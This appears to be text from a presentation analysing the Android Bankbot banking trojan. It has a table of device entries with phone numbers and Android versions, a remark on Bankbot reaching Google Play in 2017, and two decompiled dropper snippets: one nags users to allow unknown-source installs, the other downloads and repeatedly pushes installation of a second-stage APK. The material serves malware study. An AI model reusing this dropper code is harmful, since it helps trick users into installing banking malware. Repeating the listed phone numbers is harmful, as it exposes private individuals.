(MobilTel)+35948688966O6
4.1.2
38951
(cgku)13608453663
4.3
52352
(xkvv)18738558917
4.3
49191
(kdkx)18982824177
4.3
Demo
no
16128
(rzfe)15843475334
4.3
Demo
no
86800
(qupq)13802133441
4.3
Demo
no
23529
(yefc)15198637941
4.3
Demo
no
60523
(sdmg)18639295802
4.3
Demo
no
63192
(kjic)13608453663
4.3
Demo
no
08446
(ivrl)13543541549
4.3
Demo
no
21118
(CHINA MOBILE)13590155635
4.1.2
Demo
no
43783
(CHINA MOBILE)13524950412
4.1.2
Demo
no
works
OK

Google Play

In **January of 2017**, the first Bankbot's that managed to enter the **Play Store** were spotted, posing as legit applications.



Dropper workflow



```
(Secure.getInt(this.f10105b.f10107b.getContentResolver(), "install_non_market_apps") == 1 ? 1 : null) == null) {
Looper.prepare();
Object obj;
do {
    final Toast[] toastArr = new Toast[]{null};
    Intent intent = new Intent("android.settings.SECURITY_SETTINGS");
    intent.setFlags(268435456);
    this.f10105b.f10107b.startActivity(intent);
    Handler handler = new Handler();
    new Handler(this.f10105b.f10107b.getMainLooper()).post(new Runnable(this) {
        final /* synthetic */ C19901 f10103b;

        public void run() {
            toastArr[0] = Toast.makeText(this.f10103b.f10105b.f10107b, "Please allow installation of apps from unknown sources",
            toastArr[0].show();
        }
    });
    Thread.sleep(2000);
    if (Secure.getInt(this.f10105b.f10107b.getContentResolver(), "install_non_market_apps") == 1) {
        obj = 1;
        continue;
    } else {
        obj = null;
        continue;
    }
} while (obj == null);
```

```
HttpURLConnection httpURLConnection = (HttpURLConnection) url.openConnection();
httpURLConnection.setRequestMethod("GET");
httpURLConnection.setDoOutput(true);
httpURLConnection.connect();
String str = Environment.getExternalStorageDirectory() + "/";
File file = new File(str);
file.mkdirs();
File file2 = new File(file, "ferk.apk");
if (file2.exists()) {
    file2.delete();
}
FileOutputStream fileOutputStream = new FileOutputStream(file2);
InputStream inputStream = httpURLConnection.getInputStream();
byte[] bArr = new byte[1024];
while (true) {
    int read = inputStream.read(bArr);
    if (read == -1) {
        break;
    }
    fileOutputStream.write(bArr, 0, read);
}
fileOutputStream.close();
inputStream.close();
boolean a;
do {
    a = C1983b.m17672a(this.f10092b, (String) obj);
    Intent intent = new Intent("android.intent.action.VIEW", Uri.parse("android.settings.SECURITY_SETTINGS"));
    intent.setDataAndType(Uri.fromFile(new File(str + "ferk.apk")), "application/vnd.android.package-archive");
    intent.setFlags(268435456);
    this.f10092b.startActivity(intent);
} while (!a);
this.f10092b.startActivity(this.f10092b.getPackageManager().getLaunchIntentForPackage((String) obj));
```

YARA - DEMO

QUESTIONS?